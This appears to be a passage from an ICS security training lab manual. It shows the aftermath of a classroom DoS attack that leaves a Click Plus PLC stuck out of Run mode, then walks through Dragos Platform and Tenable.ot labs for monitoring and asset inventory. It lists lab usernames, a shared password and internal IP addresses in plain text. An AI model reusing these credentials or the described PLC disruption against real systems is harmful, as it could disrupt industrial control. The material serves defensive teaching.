


28. Click the " **`Stop`** " icon to change the PLC mode. Once you do, you will see the PLC Modes dialog box popup.



29. Click "**OK**" and attempt to change the mode to run.

You will find that you cannot return the PLC back to run mode.



30. You will have to remove and restore the power to the Click Plus PLC in order to get the PLC to go back into "Run" mode and the code to execute.

The important thing to note is this type of attack can prevent visibility of the design or operational tools. Because an attack like this may stop the programming tools, it may indeed cause a scenario where a loss of control may not be able to be managed because programming tools may not be able to cause an effect on a PLC, HMI or I/O.

It should also be noted that a direct attack to a device may have a side effect of causing the security monitoring solution to become nonresponsive and ineffective.

Lastly, not all PLC's will require a power cycle or any intervention after a DoS attack. Each automation vendor will decide what should happen when the communication interface is servicing too many requests. Some vendors may simply shut the communication interface off until the traffic flood is finished. In any case, if the communication to the PLC is under attack, you will struggle to communicate with the PLC from the HMI, software design tools or any other reporting and archiving systems

Questions

1. Can both CyberLens and Integrity software tools perform static and Live traffic collection and analysis?

_____

_____

_____

2. Which tool performs ICS network whitelisting?

   _____
   _____
   _____

3. What is the key capability necessary for either of these tools to work and provide value?

   _____
   _____
   _____

Exercise Takeaways

Network monitoring is crucial for creating a baseline of expected network traffic.

Sensor placement for control traffic will require sensors located near the controllers to catch unusual pattern or type of traffic is occurring.

Using automated network monitoring tool to find ICS assets can be problematic as some assets may be powered off during the scan while others may not be accessible from the scanning device's network.

Manual inspection of a facility, including opening up control cabinets to find all the network switches is required if you really want an accurate inventory of networking equipment.

In most ICS networks, the communications are deterministic and the capability to whitelist the existing communications can help to quickly identify abnormal traffic with little effort and minimal staff. In the condition where an environment is already compromised and obtaining a good baseline is challenging, or in ICS environments that have high levels of changes, patches, and dynamic communications it may be easier to perform analysis on traffic to look for anomalous communications or protocols.

Lab 4.3 -- Monitoring Tool Integration in ICS

Background

At this point we have looked at local ICS traffic capture and analysis through multiple tools and utilizing those tools we sent logs of activity up to a log aggregation and visualization system through ELK. All of this has been done with freely available tools that have been provided on an ICS focused community VM distribution. We will now look at some commercial tools that make this process of distributed ICS traffic collection, analysis, and response much easier and repeatable for your teams

Total Lab Time: 20 minutes

Objectives

- Log into the Dragos platform
- Review the platform analysis console
- Review the responder console

Task 1 -- Access the Dragos Platform

1. Navigate to the Dragos Platform from a browser. Do not use Edge browser.

   https://172.20.1.41

2. Accept and continue on any certificate issues
3. Log into the Dragos Platform

   Username (case sensitive) **studentAAB**

   Where AAB:

   AAB is based on your Pod and Student number derived from the method below.


   AA = Pod# = 1-15
   B = Student# = 1-2

   Example

   Pod 1 / Student 1 Username = student011
   Pod 12 / Student 2 Username = student122

   Password **ICS612student!**

   Check the **Accept the user license** and click `Log In`.




Task 2 -- Explore the analysis console

Note


The data that is being collected here is coming from the classroom environment through the midpoint sensor and is then being aggregated on the site store Dragos Platform.

You would deploy as many of the midpoint sensors throughout your environment where you need visibility.

1. Utilize the navigation panel on the left and click `Map`.




2. As the Platform aggregates data from multiple environments and multiple sensors, you will need to select the networks and sensors that you wish to view. For our classroom environment select `all networks`, `all sensors` and `include physical` and `include logical` link filtering.



3. Select `Load Map`.


4. On the Map window, you may need to modify the date ranges. Under Filtering, select a preset range as Last 24 Hours.




5. From within the Map window, you can view the timeline to go backwards to the beginning of the week and then move forward to see the environment change over the course sections.

6. You can also look at the tabs on the right to see the protocols active within the environment.


7. Navigate to the Assets view in the left navigation panel




8. Click on one of the assets to pull up the high-level information panel about on that asset.




9. Click `Full Details` near the bottom of the asset information panel to see additional details, including device info, vulnerabilities, protocols, and conversations.



10. Navigate to the Content view in the left most navigation panel




11. Look through some of the behavior analytic content packs that are loaded and see some of those that have fired as detections.




Task 3 -- Explore the responder console

1. In the bottom left there is an interface navigation window. Select the bottom right arrow to switch platform views.




2. You will the Detection summary dashboard. This provides a view of the four types of threat detection for ICS as developed by Robert M. Lee.




https://dragos.com/resource/the-four-types-of-threat-detection-for-ics-security/


3. Select the `Threat Behavior` category and navigate through some of the higher priority items




4. Choose one of the items to see additional details



5. Note the option to create a case, in which you can start a new case as a responder collecting data sets and activity associated with the case.



6. Logout of the Dragos Platform



Questions

1. Is the SiteStore server capturing traffic?

   _____
   _____
   _____

2. Do the analysts need access to the networks that are being monitored?

   _____
   _____
   _____

3. What is the difference between the identified Threat Behaviors and the Indicators?

   _____
   _____
   _____

Exercise Takeaways

Expanding our network monitoring beyond the local networks, we see there are Systems of Systems which is more representative of an industrial environment.

Sensor placement at routers and higher-level switches will catch the System-to-System communications. The data flow diagrams will show much more traffic flowing from the controller layers to the higher levels.

Sensors at the higher levels will see larger streams of data while the lower-level sensors will see smaller more rapid streams.

Lab 4.4 -- ICS Asset Inventory and Management

Background

Total Lab Time: 40 minutes

Objectives

- Identify the type of IT and OT information that is available from inventory tools.
- Understand what nuances exist with automated inventory tools.
- Learn what determines an ICS device change and track changes to the device and running program/configuration.
- Understand the nuances of change management tools.
- Review how patch levels are determined for controller assets.
- Review another available asset information with a critical eye as to determine what existing or additional might be useful for patch management.

Task 1 -- Asset Discovery

1. Navigate to the Tenable.ot from a browser. Do not use Edge browser.

   https://172.20.1.40

2. Accept and continue on any certificate issues
3. Log into the Tenable.ot.

   Username (case sensitive) **studentAAB**

   Where AAB:

   AAB is based on your Pod and Student number derived from the method below.


   AA = Pod# = 1-15
   B = Student# = 1-2

   Example


   Pod 1 / Student 1 Username = student011
   Pod 12 / Student 2 Username = student122

   Password **ICS612student!**

   Click `Log In`.



